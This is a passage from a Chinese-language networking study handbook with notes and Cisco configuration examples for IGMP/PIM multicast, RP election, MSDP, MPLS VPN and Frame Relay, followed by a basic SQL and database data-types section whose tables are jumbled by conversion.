  + 主机回应查询的最大等待时间， 设为0到MRT之间的任意值， IGMPv1固定为10s， 被报告抑制机理使用
* Group membership interval
  + 这段时间内没有收到回应， 则认为组中没有成员
* Other querier present
  + 非IGMPv2 querier在时间内没收到querier的查询， 则认为查询者死亡， 查询时间的2倍120s， 修改命令ip igmp querier-timeout
* Last member query interval
  + 发送两次查询时间的间隔， 1000ms

**5.7.4 PIM**

* + - 1. **PIM-DM**

消息：

* + - * + Hello （ 发现邻居， 目的地址224.0.0.2）
        + Join / Prune
        + Graft
        + Graft-Ack
        + Assert （ 选DF）

223/990

QQ群：632167235

* 使用Source-Based-Tree或Shortest-Path-Tree (SPT)
* 使用(S,G)
* 保存修剪接口
* 使用隐式加入
  + Flood -- 所有客户端假设都加入组
  + Prune -- 指示上游路由器停止为特定组发送流量
* 在输出接口收到组播流量后， Assert从输出接口发送
  + - 1. **PIM-SM**

消息：

* + - * + Hello
        + Bootstrap （ 告诉其他路由器自己（ BSR） 的地址）
        + Candidate-RP-Advertisement
        + Join/Prune
        + Assert
        + Register
        + Register-Stop
* 采用显式加入
* 使用集合点（ RP）
* 使用(\*,G)
* 不保存修剪接口
* 源向RP发送注册消息， 生成(S,G)， 解决RPF问题
* 自动切换Shared-Path-Tree或Root-Path-Tree (RPT)
* WC位本条目是一个共享树(\*,G)， 加入/剪枝消息
* RP位加入/剪枝消息上行转发到共享树上
  + - 1. **PIM-SM-DM**
         * Cisco
         * 有RP的成为稀疏模式， 无RP的成为密集模式
      2. **Bidir-PIM**
         * 当有多个源和多个组员时使用可以减少(S,G)路由
         * 使用共享树， 子叶路由器不会改变为源树
         * 当一个源发送组播数据， 路由器不会使用注册消息， 而是顺着树反向找到RP
         * 每一个网段选举转发路由器DF， 负责将数据流向上游转发， 开销最小的成为DF
         * 采用稀疏模式
         * RP所在接口需要运行稀疏模式
         * BSR不支持双向树
         * 源和路由器在同一侧则不会给RP， 直接转发给接收者
         * 只有DF才有能力将组播数据向RP方向转发

**#ip pim bidir-enable**

**#ip pim rp-address 1.1.1.1 bidir**

224/990

QQ群：632167235

* + - 1. **NBMA Mode**
         * 原因是入接口不会和出接口相同
         * 运行IP地址代替接口
         * 稀疏模式NBMA允许流量在相同接口进出

**#ip pim spare-mode**

**#ip pim spare-dense mode #ip pim nbma-mode**

* + - 1. **DR**
         * IGMPv1中通过DR发送query消息
         * PIM通过Hello包来选择DR
         * 其他路由器150s内没收到， 则重新选DR
         * DR可抢占。只有以太口才选DR,串口不选DR
         * 无论是与组播源相连的网络， 还是与接收者相连的网络， 都需要选举DR。接收者侧的DR负责向RP发送加入报文； 组播源侧的DR负责向RP发送注册报文。
* DR选举规则
  + Priority大的（ 默认＝ 1） ip pim dr-priority
  + IP地址大的

**5.7.4.7 RP**

**5.7.4.7.1** 静态

静态优先级小于动态

override重写动态

**#ip pim rp-address {IP} [acl] [override]**

* + - * 1. **Auto-RP**

CISCO私有

* 执行步骤
  + 每一个C-RP(candidate-RP)通过RP-announce消息(224.0.1.39)宣告它支持的组
  + Auto-RP MA(mapping agent)也可以是映射代理， 收集所有的候选RP消息， 最高的IP成为RP
  + 映射代理通过RP-discover消息(224.0.1.40)通知所有路由器
  + 如果超时， 则优选静态RP， 然后DM
* 当通告loopback口为RP或MA时， 需要启用PIM
* MA可以冗余， 冗余MA之间是平行关系， 同时发送消息
* 解决PIM-SM找不到RP的问题
  + 使用SM-DM模式

225/990

QQ群：632167235

* 对224.0.1.39和224.0.1.40启用密集模式
  + Auto-RP listener
    - 自动对224.0.1.39和224.0.1.40启用密集模式
    - 在所有组播路由器上配置ip autorp listener

配置C-RP

**#ip pim send-rp-announce interface scope ttl [group-list acl] [interval sec]**

配置MA

**#ip pim send-rp-discovery scope ttl**

* + - * 1. **BSR**

Boorstrap Router (BSR)

支持冗余RP和冗余BSR

不做决定， 自己转发收集到的C-RP信息， 称为RP-set

每隔RP\_ADV\_PERIOD发送候选rp广播消息60s到BSR

每台路由器使用相同hash算法选择RP

BSR消息组播224.0.0.13， ttl=1， 所有路由器从其他接口重新组播

C-RP单播给BSR

* 选RP规则
  + 优先级低
  + hash大（ 一般来说IP小的hash就大）
  + IP大
* 选BSR规则
  + 优先级高
  + IP大的

**#sh ip pim bsr-router**

**#ip pim bsr-candidate {int} [pri] [interval sec]**

**#ip pim rp-candidate {int} [group-list {acl} interval {sec}]**

* + - * 1. **Anycast-RP**

任播RP

用于MSDP

RP之间的信息同步是通过msdp实现的

RP地址必须32位

* + - 1. **RPF**
         * PIM依靠单播路由协议执行Reverse Path Forwarding检查
         * 静态mroute允许额外的接口接收组播信息， 不会影响数据传递， 仅仅用于RPF计算

查看 **RPF**校验：

**#sh ip mroute count #sh ip rpf {ip}**

**#ip mroute {source-ip} {mask} {nh}**

调试组播包：

**#no ip mroute-cache**

226/990

QQ群：632167235

**#debug ip mpacket**

* RPF检测
  + 组播静态
  + mbgp
  + 单播
    - 管理距离
    - 最长匹配
    - 度量
    - 最大IP
      1. 转发器
         * 在多路访问网络中转发流量
         * 使用Assert消息选举
* 选举规则
  + 单播路由到源的管理距离
  + 度量值
  + 高IP
    - 1. 树类型
         * 源树/最短路径树 SPT
         * 共享树 RPT

**#ip pim spt-threshold {infinity|kbps} [acl]**

在RPT时每秒检测一次速率， 转到SPT后低于阀值60s就切换回RPT

infinity永远使用共享树

**#no ip pim dm-fallback**

禁止在RP未知的情况下使用密集模式

**#sh ip pim neighbore**

**#interface eth0**

**#ip pim dense-mode #ip pim sparse-mode**

* + - 1. 规则

通用规则

* + - * + 创建(S,G)表项时自动创建(\*,G)表项
        + (S,G)的出口表来自父(\*,G)， 入口不能出现在出口表中
        + 对(\*,G)项的出口表的添加删除都被复制到(S,G)下

密集规则

* (\*,G)接口映射了邻居接口和成员接口
* 出口在剪枝时不删除

稀疏规则

* (\*,G)是作为显示加入结果而创建的， 出接口总是指向RP
* (S,G)在下列情况下创建

227/990

QQ群：632167235

* 接收(S,G)加入/剪枝消息
* 切换到SPT
* 未知的(S,G)到达时(\*,G） 不存在
* 在RP上接收一条注册消息时
* 出口表由以下条件决定
  + 通过该接口收到加入消息
  + 存在直连成员
* 删除出接口条件
  + 收到剪枝消息
  + 有效期为0
* 接口有效期重置为3分钟
  + 收到加入消息
  + 收到IGMP membership Report
* 当(S,G)和(\*,G)的RPF邻居不同时， 将向共享树发送(S,G)剪枝消息

**5.7.4.12** 计时器

PIM hello/query 30s

**#ip pim query-interval**

PIM holdtime 3.5x hello = 105s

发送Graft后会等待3s接收ACK， 如果未收到， 则重发路由器收到Prune后会等待3s， 剪除覆盖

多播树建立后， 下游路由器周期性发送join/prune消息60s， ip pim message-interval修改， 保持时间为3

倍， 默认3min

Bootstrap消息60s周期发送， 130s超时

Auto-RP RP\_ANNOUNCE\_INTERVAL 60s

holdtime 3x RP\_ANNOUNCE\_INTERVAL

Auto-RP RP\_DISCOVERY\_INTERVAL 60s

holdtime 3x RP\_DISCOVERY\_INTERVAL

RP\_ADV\_PERIOD 60s （ 和auto-rp中的ANNOUNCE消息作用一样）

holdtime 2.5x RP\_ADV\_PERIOD = 150s

BSR自举计时器必须经过150s

剪枝否决3s

join/prune 60s 3min

RPF接口每5s重新计算一次

**5.7.5** 负载分担

配置tunnel口， 启用组播， 会通过GRE封装成单播， 进行单播负载均衡

**5.7.6 Filter**

静态 **RP**过滤：

228/990

QQ群：632167235

**#access-list 44 permit 224.1.1.1 0.0.255.255**

**#ip pim rp-address 1.1.1.1 44**

**Auto-RP**：

成为特定组的RP

**#access-list 4 permit 224.0.0.0 7.255.255.255**

**#ip pim send-rp-announce loopback0 scope 16 group-list 4 interval 10**

MA过滤RP通告， 为RP通知消息配置进入过滤器

**#ip pim rp-announce-filter rp-list RP-loop group-list RP-group**

组播边界：

**#access-list 1 deny 224.01.39**

**#access-list 1 deny 224.0.1.40**

**#access-list 1 deny 225.1.1.1**

**#access-list 1 permit 224.0.0.0 15.255.255.255**

**#ip multicast boundary 1 #**只有列表 **1**中被允许才能通过， 不分 **in,out**方 向， 老版的命令需要 **acl #ip multicast boundary filter-autorp #**新版命令不需要 **acl**

**BSR**过滤：

* 过滤BSR消息**ip pim bsr-border**
* 不过滤PIM消息
* 在边界路由器的外部接口使用

**PIM**邻居过滤：

* 无法形成邻居， 但是可以转发组播流量

**#ip pim neighbor-filter {acl}**

客户过滤， 接收的为稀疏模式， 拒绝的为密集模式

* 在任何路由器上配置
* 如果IGMP/PIM加入消息/PIM注册消息中的rp地址被接收， 则使用稀疏模式

**#ip pim accept-rp {rp-addr | auto-rp} [acl] #auto-rp #**只有已被选作组的 **rp**才能处理 消息

过滤主机能够加入的组：

**#ip igmp access-group {acl}**

限制组播路由表的数量：

**#ip multicast route-limit {num}**

限制组播发送 **/**接收数量：

**#ip multicast rate-limit {in|out} [acl] [src] {kpbs}**

**5.7.7 Scoping**

在出接口时比较ttl

ttl低于value的流量不会转发

**#ip multicast ttl-threshold {value}**

**5.7.8 Multicast Helper**

在网络只支持广播情况下使用

将广播转换成组播， 第一条路由器上配置

**#access-list 123 permit udp any any eq 3001 -** 匹配广播流量

229/990

QQ群：632167235

**#ip forward-protocol udp 3001 - UDP-3001**使用 进程交换**#interface f0/0 -** 入接口收到广播流量

**#ip multicast helper-map broadcast 239.1.1.1 123 -** 将广播流量转换到组播

将组播转换成广播， 最后一条路由器上配置**#access-list 123 permit udp any any eq 3001 #ip forward-protocol udp 3001**

**#int f0/0 -** 收到组播流量接口

**#ip multicast helper-map 239.1.1.1 10.1.1.255 123 -** 将组播转换成定向广播

**#ip igmp join-group 224.1.1.1 #int f0/1 -** 广播出接口

**#ip directed broadcast -** 允许定向广播

* + 1. **SSM**
       - 使用源树
       - Source Specific Multicast
       - 使用IGMPv3， 指定加入的源
       - 使用SM
       - 不需要也不能指定RP
       - 所有路由器都要开

**#ip pim ssm [default|range-acl] #interface f0/0**

**#ip igmp version 3** **#sh**

**#no sh**

SSM MAPPING

**#ip multicast-routing #ip pim ssm default**

**#ip igmp ssm-map enable**

**#no ip igmp ssm-map query dns #access-list 1 permit 232.1.1.1**

**#ip igmp ssm-map static 1 12.1.1.1 #int f0/0**

**#ip pim sparse-mode #ip igmp v3lite**

* + 1. **MSDP**
       - 依赖MP-BGP
       - 激活期间向所有对等体60s发送SA消息（ 源激活）
       - 较高IP监听tcp639端口， 较低IP发起连接
       - 较小IP使用75s定时器keepalive确认被动断连接
* msdp 基于sa的RPF检测只使用MBGP、BGP和大的IP
* 不做sa的RPF检测
  + 发送方MSDP peer是default MSDP peer或是唯一的1个MSDP peer(即只配置了1条ip msdp peer命令)的情况下；
  + 发送方MSDP peer是MSDP Mesh Group中的一员；
  + 发送方MSDP peer的IP地址与SA数据包中的RP地址相同。
  + 在以上3种情况下， BGP和MBGP都是不需要的。

**#sh ip msdp summary #sh ip msdp peer**

230/990

QQ群：632167235

**#ip msdp peer {ip} remote-as {ASN} #ip msdp peer {ip} connect-source {int}**

打开msdp缓存

**#ip msdp cache-sa-state**

配置缓存对端

**#ip msdp sa-request**

过滤缓存， 发送的路由器配置**#ip msdp filter-sa-request** 限制源发送sa消息

**#ip msdp redistribute list 100 #**只用在本地发起

**#ip msdp sa-filter out #**即使不是本地路由器发起的也限制

TTL

**#ip msdp ttl-threashold**

msdp全连接

**#ip msdp mesh-group**

不把自己加进去

只有一个msdp对等体时， 该域又被成为stub域。STUB域内的MSDP对等体可以同时拥有多个远端MSDP对等体， 用户可以从中选取其中一个或多个配置为静态RPF对等体。对于来自静态RPF对等体的SA消息不进行

RPF检查， 直接接收并向其它对等体转发。

**#ip msdp default-peer**

**5.7.11 GRE**

GRE即使一段配置也会出现up/up， 可以开启keepalive

**5.7.12 MBGP**

**#router bgp 1**

**#neighbor 1.1.1.1 remote-as 2 #address-family ipv4 #neighbor 1.1.1.1 activate**

**#network 2.2.2.0 mask 255.255.255.0 #address-family ipv4 multicast #neighbor 1.1.1.1 activate**

**#network 2.2.2.0 mask 255.255.255.0**

不是用来传数据， 只用来RPF检测

**5.7.13 NTP via Multicast**

**#int f0/0**

**#ntp multicast 225.0.0.1 ttl 16 version 3 #**启用 **NTP**组 播服务器

**#ntp master 2**

**#int f0/1**

**#ntp multicast client 225.0.0.1 #**启用 **NTP**客 户端**#ntp multicast version 3**

**#sh ntp associations**

231/990

QQ群：632167235

**5.7.14 Notes**

组播是基于UDP协议 源地址不会是组播地址

**#sh ip mroute**

**#sh ip multicast interface [int] #clear ip mroute \***

**#ip multicast-routing**

**#ip multicast-routing distributed #**在 **3560**启用 组播

**5.8 MPLS**

* + 1. 术语
       - mpls必须启用ip cef
       - 只为igp分配标签
       - mpls id必须IGP可达
* LSR 标签转发路由器
* Edge-LSR 边界
* Ingress E-LSR 进入
* Egress E-LSR 出去
* P Router
* PE Router
* CE Router
* Label
* Label Binding
* FEC 转发等价类
* LSP
* PHP 逐跳行为
  + 1. 控制和转发平面

控制平面

* + - * 使用路由协议建立RIB
      * 使用标签交换协议组建LIB， 存储所有标签转发平面
      * 使用FIB和LFIB

查看RIB

**#show ip route**

查 看 FIB **#show ip cef** 查看LIB

**#show mpls ldp binding**

查看LFIB

232/990

QQ群：632167235

**#show mpls forwarding-table [vrf]**

* + 1. **Labels**

标签构成

* + - * 20bit label
      * 3bit exp
      * 1bit s
      * 8bit ttl

二层表示标签的类型

* 未标记以太网帧 0x0800
* 标记单播以太网帧 0x8847
* 标记组播以太网帧 0x8848
* HDLC 0x8847
* PPP 0x0281

TDP端口udp/tcp711

LDP端口udp/tcp646

udp协议用来组播发现邻居， tcp协议用来建立会话

LDP hello 目的地址为224.0.0.2

hello时间5s/15s

会话时间60s/180s

Targeted LDP Session

* 用在非直连LDP邻居
* hello包发送到单播地址

隐式空标签值为3

ttl只有出去mpls域时才复制回ip包中

**#no mpls ip propagate-ttl**

**#sh mpls ldp parameters #sh mpls ldp discovery #sh mpls ldp neighbor**

**5.8.4 MPLS VPN**

VRF 虚拟路由转发

RD

* 64bit加在IP前面， 组成96位VPNv4地址， 用来区分客户端ip
* VPNv4地址在MP-iBGP之间交换

RT

* 64bit扩展的BGP属性
* 指示哪个VPNv4地址可以进出

MPLS VPN 的第二层标签是由MP-BGP分发的

**5.8.5 SOO**

233/990

QQ群：632167235

用在PE一段指向CE方向in

**#route-map SoO**

**#set extcmmunity soo 100:1**

**5.8.6 PE-CE**

**5.8.6.1 MP-BGP**

**#no bgp default ipv4-unicast**

BGP中ipv4地址族和vpnv4地址族自动成分发

AS-Override

* 防止防环功能收不到路由， 允许同一个AS在不同的站点
* 如果路由的第一个AS和邻居的AS相同， 就用自身AS替代， 用在向PE上向CE发送路由的方向

Allowas-in

* 允许接收和自己AS相同的路由

**5.8.6.2** 静态

在非点到点链路指定下一跳

global下一跳在全局路由表

**#ip route vrf name prefix mask next-hop golbal permanent tag**

**5.8.6.3 rip**

只能使用ripv2

**#router rip**

**#address-family ipv4 vrf client #redistribute bgp 100 metric transparent**

**5.8.6.4 eigrp**

**#router eigrp 100**

**#add** 地址族**#autosystem 100 #net**

234/990

QQ群：632167235

**5.8.6.5 ospf**

PE路由器被看作ABR

OSPF->BGP->OSPF规则

* 1、2、3类LSA通告给OSPF成为3类
* 5、7类LSA和其他协议路由通告给OSPF成为5类

OSPF低比特位

* 当MP-BGP将路由通告给OSPF时， 会在LSA头部设置低比特位， 防止将路由通告回MP-BGP
* 只有在PE和CE属于区域0， 且两个CE直接相连时低bit位才起作用

sham-link

* 方案： 当两个站点属于同一个区域， 外部使用mpls， 内部有一条后门链路， 流量总是通过后门链路走
* sham-link是一条穿越mpls主干的逻辑链路
* 每个PE路由器使用32为地址作为sham-link的源和目的， 并且这个地址属于vrf， 必须通过MP-iBGP通告这个地址给对端

**#area 1 sham-link src dst cost 10**

ospf和LDP同步

* 当ospf和ldp同步收才转发流量
* 如果ospf在holddown时间内ldp邻居还没建立， 自己将路由metric设为65536

**#router ospf 100 #mpls ldp sync**

**#mpls ldp igp sync holddown 1000**

**5.8.7 VRF-Lite**

**5.8.8** 过滤

标签通告过滤

**#no mpls ldp advertise-labels #access-list 1 per 1.1.1.1 #access-list 2 per any**

**#mpls ldp advertise-labels for 1 to 2**

标签接收过滤

**#mpls ldp neighbor 1.1.1.1 labels accept 1**

VRF 导入过滤

**access-list 55 per 10.1.1.0**

**ip extcommunity-list 10 per rp 123:2**

**!**

**route-map IMPORT per 10 match ip add 55**

**match extcommunity 10**

**!**

**ip vrf CLIENT rd 123:1**

**import map IMPORT route-target both 123:1**

VRF 导出过滤

235/990

QQ群：632167235

在一条路由上加入额外的rt值

**access-list 1 per 10.1.1.0**

**!**

**route-map EX-map match ip address 1**

**set extcommunity rt 123:1 additive**

**!**

**ip vrf CLIENT rd 123:123**

**export map EX-map**

限制接收的最大路由数

**#ip vrf name**

**#maximum routes {limit} [warn-thres|warn-only]**

**5.8.9** 会话保护

非直连邻居 LDP targeted Hello 备用链路

#mpls ldp session protection

**#access 1 per 1.1.1.1**

**#mpls ldp session protection for 1 duration 90**

手动指定远程会话

**#mpls ldp neighbor 2.2.2.2 targeted ldp**

**5.8.10** 计时器

两边计时器采用最小的

修改邻居时间

**#mpls ldp discovery hello interval**

修改会话时间

**#mpls ldp holdtime**

**5.8.11 Notes**

查看mpls启用接口， 状态， mtu

**#sh mpls int detail #mpls mtu**

**#mpls ldp router-id int force**

**#mpls ldp discovery transport-address interface**

**5.9** 其他

236/990

QQ群：632167235

**5.9.1 IP-Unnumber**

* Allows IP processing to be enabled on a serial interface without assigning a explicit IP address to the interface.
* Should only be used on point-to-point (non-multi-access) interfaces.
* Designed to save IP addresses on point-to-point links.
* How does the routing work?
  + A router receiving an routing update installs the source address of the update as the next hop in its routing table.
  + Normally, the next hop is a directly-connected network node, but not with IP-Unnumbered as the IP was "borrowed".
  + Instead routes learned through the IP unnumbered interface have the interface as the next hop instead of the source address of the routing update.

Commands int f0/0

ip add 172.16.10.254 255.255.255.0

!

int s0

ip unnumbered f0/0

**5.9.2 EEM**

EEM

嵌入式时间管理， cisco特性。

**event manager applet NO**

**event syslog pattern ".\*admin.\*" action 1.0 cli command "enable" action 2.0 cli command "conf t" action 3.0 cli command "int f0/1" action 4.0 cli command "no sh"**

**!**每一次改变都输出日志**archive**

**log config logging enable**

**notify syslog contenttype plaintext hidekeys**

**5.9.3 IP SLA**

IP SLA的测量

IP SLA的测量功能可以使一台路由器向主机或配置为应答设备的路由器发送一些合成流量， 从而收集所需数据。它使用了各种各样的作业和主动生成的数据来收集多种统计数据。

IP SLA作业

管理员要在IP SLA源设备上， 为每个作业（ Operation） 配置一个目标设备、协议和端口。在发送测试数

据包之前， 源设备会使用IP SLA控制协议与响应设备进行通信。为了增强安全性， 响应设备可以使用MD5认证来确保控制协议交换过程的安全。

IP SLA源设备和响应设备

237/990

QQ群：632167235

IP SLA源设备是配置了所有IP SLA测量调查作业的设备， 也就是发送调查数据包的设备。使用响应设备可以增强测量的精确性。

使用响应设备的作业过程

1. 在控制阶段开始时， IP SLA源设备会向目标路由器上的IP SLA控制端口发送配置好的IP SLA作业信息的控制消息。控制息哦息包含协议、端口号和时间段。

* 如果启用了MD5认证， 则控制消息中会携带MD5校验和。
* 如果启用消息认证， 响应设备需要对其核实， 若核实失败， 则返回认证失败消息。
* 如果IP SLA测量作业没有收到响应消息， 那么它会重发并等待超时。

1. 如果响应设备处理了控制消息， 那么它会向源设备发送OK消息， 并在指定时间内监听控制消息中指定的端口。
2. 如果响应设备返回的控制消息是OK， IP SLA作业就会进入调查（ Probing） 阶段。在这个阶段中， IP

SLA作业会向响应设备发送一个或多个测试数据包， 以此计算响应时间。

1. 响应设备根据作业类型不同， 可能会在数据包中加入“入（ in） ”时间戳和“出（ out） ”时间戳， 以此精确计算单项时间。

配置IP SLA

如果是tcp或udp， 需要配置响应设备：

**#ip sla monitor reponder**

IP SLA设备配置：

查看IP SLA配置

**#show ip sla configuration**

**5.9.4** 配置**web**界面访问

access-list 100 permit ip 10.1.1.1 0.0.0.0 any username xyz password abc123

ip domain-name xyz.com crypto key generate rsa no ip http server

ip http secure-server http access-class 100 in http authentication local

**5.9.5** 帧中继

**5.9.5.1 Address Resolution**

Broadcast Replication

* Frame-relay does not have the capability to send a single frame over multiple PVC's to multiple destinations.
* But the broadcast functionality is still sometimes required by routing protocols.

238/990

ip sla monitor 11

**type echo** prot ipIcmpEcho 10.1.1.1 source-int f0**/**0 frequncy 10

eixt

ip sla monitor schedule 11 life forever start-time now track 1 ip sla 11 reachabiliey

QQ群：632167235

* Also known a pseudo-broadcast, frame-relay can make duplicate copies of a packet and send one on each PVC.
* Frame-relay can thus send copies of layer3 broadcasts over VCs, if configured to do so.

InARP (Inverse ARP)

* Is used to dynamically resolve the REMOTE layer3 address(IP) to a LOCAL Layer2 address(DLCI).
* Is enabled automatically when an IP address is configured.
* Has auto-broadcast enabled by default.
* The InARP status query request can be disabled per DLCI or for all DLCIs on a interface. The InARP reply cannot be disabled!!
* The command "no frame-relay inverse-arp" configured on a physical interface stops the InARP query messages only for the physical interface, not the sub-interfaces. It must be configured on the sub-interfaces is needed.
* When a point-to-point interface is connected to a InARP disabled interface, the InARP disabled interface will still reply, provided an IP address is configured on that interface. On the querying router the "sh frame-relay map" will still show that mapping as dynamic.
* 子接口默认关闭InARP。

To force/trigger a interface to InARP

* The interface can be "shutdown", "no shutdown" or
* The InARP mappings can be manually cleared with "clear frame inarp"

Commands

#no frame-relay inverse arp ip {dlci}

- Disables InARP requests only for the DLCIs specified

**5.9.5.2 FR Operation**

VC

DLCI

- DLCI's are used as a frame-relay address.

LMI

* LMI message manage the communication between the DCE and the DTE.
* A DTE sends LMI status inquiry messages to the DCE.
* The DCE responds with LMI status messages to inform the DTE (router) about the DLCIs and status of each VC.
* These inquiry/status messages functions as, and are referred to as LMI keepalives too.
* LMI can enabled/disabled by using the keepalive/no keepalive commands.
* LMI holdtime is 3x keepalives. LMI holtime cannot be adjusted directly, but only by changing the keepalive interval times three.
* If 3 keepalives (default) are missed an interface will be considered down.
* There are three LMI types: Cisco/ANSI/q933a.
* LMI autosense is enabled by default, which determines the LMI type to be used.
* LMI messages/keepalives will inform the router of all of the DLCIs in use, but will not give any information as to what DLCI is associated with what interfaces/sub-interface.
* The command "encapsulation frame-relay" enables LMI automatically.

LMI Keepalive and Full Status Update

* By default, LMI keepalive are sent every 10 seconds.
* Keepalives must match, to prevent flapping interfaces.
* If LMI autosense is unsuccessful, an intelligent retry scheme is built in.
* Every N391 interval (default is 60 seconds, which is 6 keepalives at 10 secondes each), LMI autosense will attempt to ascertain the LMI type and requset a complete status info about each VC. This is alse known as full status update.
* If required to change the full status update timers, change the N391 interval to how often a full update should be requested.
* Example: If a router should request a full update once every 180 sec, (180sec/10sec keepalive=18), thus only request an update every 18th keepalive. Configured with "frame lmi-n391dtc 18" command.

239/990

QQ群：632167235

Encapsulation type

* The Cisco option can be used when both DTE devices are Cisco.
* The IETF option is required for multivendor environments.

Frame-relay PVC status

* Active: Both sides of the PVC are up and communicating.
* Inactive: Local router received status about the DLCI from the frame-switch, the other side is down.
* Delete: Indicates a local config problem. The frame-switch has no such mapping and responsed with a "delete message".
* Static: Indicates that LMI was turned off with the "no keepalives".

Broadcast Queue

* With large frame-relay networks huge amounts of DLCI updates can consume bandwidth, interface buffers and even cause packet loss.
* To avoid such problems, you can create a special broadcast queue on an interface, to use its own queue and buffers.

Notes

- CDP is enabled by default on all supported interfaces (except for frame-relay multipoint sub-interfaces)

Commands

#frame lmi-n391dtc {number}

* Sets a full status update polling interval

#frame broadcast-queue {Q-size} {Bps} {packet-rate}

* Creates a broadcast queue for an interface. #cdp enable
* Enables CDP on an interface

**5.9.5.3 Interface Type**

- Frame-relay interfaces carry one of two characteristics: point-to-point or multipoint.

Physical interfaces

* Are treated as multipoint interfaces.
* Multipoint means the interface can terminate multiple PVC's(layer2 circuits).
* Requires layer3-to-layer2 resolution through either InARP or manual mapping. (Refer to previous section)
* Manual mapping per PVC is done with the "frame map ip" command.

Point-to-Point sub-interfaces

* Can only terminate one PVC.
* Do not require layer3-to-layer2 resolution, since there is only one PVC.
* Do not send InARP status queries, but will respond to an InARP status query request.

Multipoint sub-interfaces

* Are treated as multipoint interfaces.
* Can terminate multiple PVCs.
* Requires layer3-to-layer2 resolution through either InARP or manual mappings.
* Manual mapping per PVC is done with the "frame map ip" command.

Back-to-back frame-relay links

* Are router-to-router serial links running frame-relay encapsulation, but with no frame-relay switch in between to do LMI.
* For back-to-back links two things are required:
  + Disable LMI keepalives with "no keepalives".
  + Configure one side as a DCE end with a clock rate.
* Any DLCIs can be used, provided both sides have the same DLCIs configured.

240/990

QQ群：632167235

Interface states

* The physical interface connecting to a frame-relay switch will be up/up, once it receives LMI from that frame- relay switch, regardless of the DLCI it is learning or not learning.
* This means a physical interface can be up/up, even though there is no layer2 communication.
* But with a point-to-point sub-interface, the sub-interface will only show up/up, when LMI is received and one of the received DLCIs matches the DLCI configured on the sub-interface.
* When a multipoint sub-interface has multiple DLCI's defined, all DLCI's must be down before the interface will show down/down.

If one DLCI is up, the interface will be up/up.

Notes

* When removing a frame-relay sub-interface configuration, the configuration is removed off the interface, but the sub-interface will only be deleted after a reboot.
* This can be seen with a "sh ip int brief" when the interface is listed as DELETED.
* Thus to change a sub-interface from point-to-point to multipoint, delete the sub-interface and reload the router. Then create new multipoint interface.
* Always do "show frame-relay map" when starting a lab and after configuration is complete to verify layer2 connectivity.

If there are 0.0.0.0 frame-relay mappings, save the configuration and reload. It is the only way to get rid of it.

* To ping a locally configured IP on a frame-relay interface, layer3-to-layer2 resolution is required. This is needed because the frame actually exits the router to the other side of the link only to get redirected back because of the remote IP. If the mapping is not done, the ping reply is dropped by the router on the other si

六、数据库

**6.1 SQL**语言

**6.1.1** 基本语句

功能： 查询内容

语句： **SELECT** 列名称 **FROM** 表名称

功能： 用于返回唯一不同的值

语句： **SELECT DISTINCT** 列名称 **FROM** 表名称

功能： 有条件地从表中选取数据

语句： **SELECT** 列名称 **FROM** 表名称 **WHERE** 列

说明：

运算符 值

241/990

QQ群：632167235

功能： 关联前后条件语句： **AND**和 **OR**

功能： 对结果进行排序

语句： **order by ASC|DESC**

功能： 插入语句

语句： **INSERT INTO table\_name (**列 **1,** 列 **2,...) VALUES (**值 **1,** 值 **2,. )**

功能： 更改表中数据

语句： **UPDATE** 表名称 **SET** 列名称 **=** 新值 **WHERE** 列名称

**=** 某值

功能： 删除表中的行

语句： **DELETE FROM** 表名称 **WHERE** 列名称

**=** 值

功能： 删除表中的行

语句： **DELETE FROM** 表名称 **WHERE** 列名称

**=** 值

功能： 创建数据库

语句： **CREATE DATABASE database\_name**

**6.1.2** 数据类型

Microsoft Access

242/990

操作符

描述

=

等于

<>

不等于

>

大于

<

小于

>=

大于等于

<=

小于等于

BETWEEN

在某个范围内

LIKE

搜索某种模式

QQ群：632167235

MySQL

Text类型

最

入

Number类型

243/990

数据类型

描述

CHAR(size)

保存固定长度的字符串（ 可包含字母、数字以及特殊字符）。在括号中指定字符串的长度。多 255 个字符。

VARCHAR(size)

保存可变长度的字符串（ 可包含字母、数字以及特殊字符）。在括号中指定字符串的最大长度。最多 255 个字符。

注释： 如果值的长度大于 255， 则被转换为 TEXT 类型。

TINYTEXT

存放最大长度为 255 个字符的字符串。

TEXT

存放最大长度为 65,535 个字符的字符串。

BLOB

用于 BLOBs (Binary Large OBjects)。存放最多 65,535 字节的数据。

MEDIUMTEXT

存放最大长度为 16,777,215 个字符的字符串。

MEDIUMBLOB

用于 BLOBs (Binary Large OBjects)。存放最多 16,777,215 字节的数据。

LONGTEXT

存放最大长度为 4,294,967,295 个字符的字符串。

LONGBLOB

用于 BLOBs (Binary Large OBjects)。存放最多 4,294,967,295 字节的数据。

ENUM(x,y,z,etc.)

允许你输入可能值的列表。可以在 ENUM 列表中列出最大 65535 个值。如果列表中不存在插的值， 则插入空值。

注释： 这些值是按照你输入的顺序存储的。

可以按照此格式输入可能的值： ENUM('X','Y','Z')。

SET

与 ENUM 类似， SET 最多只能包含 64 个列表项， 不过 SET 可存储一个以上的值。

数据类型

描述

存储

Text

用于文本或文本与数字的组合。最多 255 个字符。

Memo

Memo 用于更大数量的文本。最多存储 65,536 个字符。

注释： 无法对 memo 字段进行排序。不过它们是可搜索的。

Byte

允许 0 到 255 的数字。

1 字节

Integer

允许介于 -32,768 到 32,767 之间的数字。

2 字节

Long

允许介于 -2,147,483,648 与 2,147,483,647 之间的全部数字

4 字节

Single

单精度浮点。处理大多数小数。

4 字节

Double

双精度浮点。处理大多数小数。

8 字节

Currency

用于货币。支持 15 位的元， 外加 4 位小数。提示： 您可以选择使用哪个国家的货币。

8 字节

AutoNumber

AutoNumber 字段自动为每条记录分配数字， 通常从 1 开始。

4 字节

Date/Time

用于日期和时间

8 字节

Yes/No

逻辑字段， 可以显示为 Yes/No、True/False 或 On/Off。在代码中， 使用常量 True 和 False （ 等价于 1 和 0） 注释： Yes/No 字段中不允许 Null 值。

1 比特

Ole Object

可以存储图片、音频、视频或其他 BLOBs (Binary Large OBjects)

最多 1GB

Hyperlink

包含指向其他文件的链接， 包括网页。

Lookup Wizard

允许你创建一个可从下列列表中进行选择的选项列表。

4 字节

QQ群：632167235

Date类型

SQL Server

Character字符串

Unicode字符串

Binary类型

244/990

数据类型

描述

nchar(n)

固定长度的 Unicode 数据。最多 4,000 个字符。

nvarchar(n)

可变长度的 Unicode 数据。最多 4,000 个字符。

nvarchar(max)

可变长度的 Unicode 数据。最多 536,870,912 个字符。

ntext

可变长度的 Unicode 数据。最多 2GB 字符数据。

数据类型

描述

char(n)

固定长度的字符串。最多 8,000 个字符。

varchar(n)

可变长度的字符串。最多 8,000 个字符。

